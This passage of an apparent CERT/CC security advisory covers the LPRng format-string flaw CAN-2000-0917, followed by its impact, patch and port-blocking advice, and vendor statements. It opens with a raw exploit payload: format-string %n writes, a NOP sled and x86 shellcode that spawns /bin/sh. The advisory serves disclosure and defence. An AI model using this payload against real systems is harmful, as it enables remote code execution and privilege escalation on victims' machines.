XXXXXXXXXXXXXXXXXX%.168u%300$nsecurity.%301 $nsecurity%302$n%.192u%303$n

{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}

{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}

{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}

{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
```

```
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}
1{DB}1{C9}1{C0}{B0}F{CD}{80}{89}{E5}1{D2}{B2}f{89}{D0}1{C9}{89}{CB}C{89}
]{F8}C{89}]{F4}K{89}M{FC}{8D}M{F4}{CD}{80}1{C9}{89}E{F4}Cf{89}]{EC}f{C7}
E{EE}{F}'{89}M{F0}{8D}E{EC}{89}E{F8}{C6}E{FC}{10}{89}{D0}{8D}
M{F4}{CD}{80}{89}{D0}CC{CD}{80}{89}{D0}C{CD}{80}{89}{C3}1{C9}{B2}
?{89}{D0}{CD}{80}{89}{D0}A{CD}{80}{EB}{18}^{89}u{8}1{C0}{88}F{7}{89}
E{C}{B0}{B}{89}{F3}{8D}M{8}{8D}U{C}{CD}{80}{E8}{E3}{FF}{FF}{FF}/bin/sh{A}'
```

This vulnerability has been assigned the identifier CAN-2000-0917 by the Common Vulnerabilities and Exposures (CVE) group:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0917.

The CERT/CC has received reports of extensive probing to port 515/tcp. In addition, we have received some reports of systems compromised using this vulnerability. Tools exploiting this vulnerability have been posted to public forums.

II. Impact

A remote user may be able to execute arbitrary code with elevated privileges.

In addition, the printing service may be disrupted or disabled entirely.

III. Solution

Apply a patch from your vendor

Upgrade to a non-vulnerable version of LPRng (3.6.25), as described in the vendor sections below. Alternately, you can obtain the version of LPRng which fixes the missing format string at: ftp://ftp.astart.com/pub/LPRng/LPRng/LPRng-3.6.25.tgz.

Disallow access to printer service ports (typically 515/tcp) using firewall or packet-filtering technologies

Blocking access to the vulnerable service will limit your exposure to attacks from outside your network perimeter. However, the vulnerability would still allow local users to gain privileges they normally shouldn't have; in addition, blocking port 515/tcp at a network perimeter would still allow any remote user inside the perimeter to exploit the vulnerability.

Appendix A Vendor Information

Apple

Apple has conducted an investigation and determined that Mac OS X Public Beta and Mac OS X Server do not use LPRng and are therefore not vulnerable to this exploitation.

Caldera OpenLinux

See CSSA-2000-033.0 "format bug in LPRng" at:
http://www.calderasystems.com/support/security/advisories/CSSA-2000-033.0.txt.

Compaq Computer Corporation

Compaq Tru64 UNIX S/W is not vulnerable.

FreeBSD

FreeBSD does not include LPRng in the base system. Older versions of FreeBSD included a vulnerable version of LPRng in the Ports Collection but this was corrected almost 2 months ago, prior to the release of FreeBSD 4.2. See FreeBSD Security Advisory 00:56 (ftp://ftp.FreeBSD.org/pub/FreeBSD/CERT/advisories/FreeBSD-SA-00:56.lprng.asc) for more information.

Hewlett-Packard Company

This does not apply to HP; HP does not ship LPRng on HP-UX.

IBM

IBM's AIX operating system is not vulnerable to this security exploit.

Microsoft Corporation

Microsoft doesn't use LPRng in any of its products, so no Microsoft products are affected by the vulnerability.

NetBSD

NetBSD does not include LPRng in the base system; however we do have a third-party package of LPRng-3.6.8 which is vulnerable. There's work underway to upgrade it to a non-vulnerable version.

OpenBSD

OpenBSD does not ship lprng.

RedHat

LPRng Version 3.6.24 and earlier is vulnerable.

See RHSA-2000:065 at: http://www.redhat.com/support/errata/RHSA-2000-065.html.

SGI

IRIX does not contain LPRng support.

SuSE

SuSE is not vulnerable. Please see additional comments at:
http://lists.suse.com/archives/suse-security/2000-Sep/0259.html.

References

1. *VU#382365: LPRng can pass user-supplied input as a format string parameter to syslog() calls,* CERT/CC, 10/06/2000, http://www.kb.cert.org/vuls/id/382365

The CERT Coordination Center thanks Chris Evans for his initial report on the vulnerability described in this advisory.

Author: This document was written by Jeffrey S Havrilla. Feedback on this advisory is appreciated.

Revision History

```
Dec 12, 2000: Initial Release
```

```
Dec 12, 2000: Updated name anchor for reference #1
```

```
Jan 27, 2003: Updated URL in Red Hat vendor statement
```